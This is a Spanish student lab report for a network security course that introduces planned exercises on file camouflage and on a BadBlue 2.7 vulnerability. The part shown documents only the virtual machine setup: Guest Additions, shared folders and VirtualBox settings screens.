Informe 1 Parcial # 3

Camilo Andrés Tello Mosquera

Universidad Tecnológica del Chocó Diego Luis Córdoba
Facultad de Ingeniería
Ingeniería de telecomunicaciones e informática
Auditoria y Seguridad de redes

Prof. Rafael Sandoval Morales

Quibdó-Choco

Tabla de contenido

TABLA DE ILUSTRACIONES

INTRODUCCIÓN

En esta práctica se trabajó en un entorno virtual con **Windows XP y Kali Linux**, realizando dos actividades principales orientadas al aprendizaje de técnicas de seguridad informática. Primero, se desarrolló el proceso de **camuflaje de archivos** mediante la herramienta **Camouflage**, probando diferentes formatos (JPG, PDF, Word, Excel y TXT) para determinar su capacidad máxima de ocultamiento y funcionamiento. Posteriormente, se realizó el **análisis del servidor BadBlue versión 2.7**, instalándolo en Windows XP y examinando desde Kali Linux su comportamiento de red, el puerto de servicio activo y la vulnerabilidad asociada documentada en **Exploit-DB (EDB-ID: 4784)**.

Durante la práctica se instalaron y configuraron herramientas complementarias como **Adobe Reader, VLC, Windows Explorer y BadBlue**, documentando paso a paso los procedimientos, comandos utilizados y resultados obtenidos, con el fin de generar una guía técnica que sirva como referencia para futuras actividades en el área de **auditoría y seguridad de redes**.

OBJETIVOS GENERALES

Documentar y analizar el proceso completo de **ocultamiento de archivos mediante la herramienta Camouflage** y el **análisis de vulnerabilidad del servidor BadBlue 2.7**, dentro de un entorno virtual controlado, con fines académicos y de investigación en seguridad informática.

OBJETIVOS ESPECÍFICOS

- Evaluar la **capacidad máxima de archivos** que puede ser camuflada sin compresión.

- Instalar y analizar el comportamiento del servidor **BadBlue 2.7** en Windows XP.

- Elaborar un informe técnico con evidencias y descripciones detalladas para servir como **guía práctica** a futuros estudiantes.

1 CAPITULO 1 CAMUFLAJE

Primero instalé los **Guest Additions** de VirtualBox para mejorar la integración entre el host y la máquina virtual:

1.1 Instalación de Guests Additions

En la **Ilustración 1**, se observa el montaje del ISO correspondiente.

Luego, en las **Ilustraciones 2 y 3**, se muestra la ruta de instalación y el progreso del proceso de instalación de los controladores




Ilustración 1 Ruta de Guests Additions




Ilustración 2 Progreso de la instalación

En la **Ilustración 4**, se verifica la finalización correcta de la instalación, garantizando que el entorno quede preparado para ejecutar las aplicaciones necesarias.





Ilustración 3 Instalacion de Guests Additions completada

1.2 Carpetas compartidas


Se creó en el Escritorio una carpeta llamada **Camuflaje**, donde se almacenaron los archivos de trabajo:


- foto.jpg
- word.docx
- excel.xlsx
- pdf.pdf
- LEERME.txt


Estos archivos serían los que se utilizarían en todo el proceso de ocultamiento.





Con las **Guest Additions** instaladas, se copió desde el equipo anfitrión la carpeta **Doc_MV**, que contenía los instaladores y materiales requeridos.


WINDOWS_XP - Settings
Basic
Expert
Search settings
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Carpetas compartidas
Nombre
Ruta
Acceso
Automontar
En
Añadir carpeta compartida
Ruta de carpeta:
<no seleccionado>
Nombre de carpeta:
<no seleccionado>
Punto de montaje:
Otro...
Muestra una ventana para seleccionar una carpeta diferente
Sólo lectura
Automontar
Hacer permanente
Aceptar
Cancelar
Depurar
Ayuda
Minibarra de herramientas:
Mostrar en pantalla completa/fluído
Mostrar en la parte superior de la pantalla
Aceptar
Cancelar
Ayuda


Seleccionar carpeta
Descargas
Buscar en Descargas
Organizar
Nueva carpeta
Camilo - Person
Escritorio
Descargas
Documentos
Imágenes
Música
Vídeos
Nombre
Fecha de modificación
Tipo
Tamañ
hoy
Doc MV
2/10/2025 9:25 a.m.
Carpeta de archivos
El mes pasado
Patch_ArcGIS.10.8.2
17/09/2025 10:59 p.m.
Carpeta de archivos
ArcGIS 10.8
16/09/2025 2:46 p.m.
Carpeta de archivos
ISO
14/09/2025 9:30 a.m.
Carpeta de archivos
MATLAP
10/09/2025 10:07 p.m.
Carpeta de archivos
al principio de este año
Carpeta:
Doc MV
Seleccionar carpeta
Cancelar


WINDOWS_XP - Settings
Basic
Expert
Search settings
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Carpetas compartidas
Nombre
Ruta
Acceso
Automontar
En
Añadir carpeta compartida
Ruta de carpeta:
C:\Users...wnloads\Doc MV
Nombre de carpeta:
Doc_MV
Punto de montaje:
Sólo lectura
Automontar
Hacer permanente
Seleccionado, esta carpeta compartida será permanente.
Depurar
Ayuda
Minibarra de herramientas:
Mostrar en pantalla completa/fluído
Mostrar en la parte superior de la pantalla
Aceptar
Cancelar
Ayuda


WINDOWS_XP - Settings
Basic
Expert
Search settings
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Carpetas compartidas
Nombre
Ruta
Acceso
Automontar
En
Carpetas de la máquina
Doc_MV
C:\Users\camil\Downloads\Doc MV
Completo
Sí
Carpetas transitorias
Interfaz de usuario
Archivo
Máquina
Ver
Entrada
Dispositivos
Depurar
Ayuda
Estado visual:
Normal (ventana)
Minibarra de herramientas:
Mostrar en pantalla completa/fluído
Mostrar en la parte superior de la pantalla
Aceptar
Cancelar
Ayuda



En la **Ilustración 5**, se evidencia dicha carpeta ya disponible en el entorno XP.





Ilustración 4 Carpeta Doc_MV subida



La **Ilustración 6** muestra el contenido con los instaladores de **Adobe Reader**, **BadBlue**, **Camouflage**, **VLC** y otros programas auxiliares.

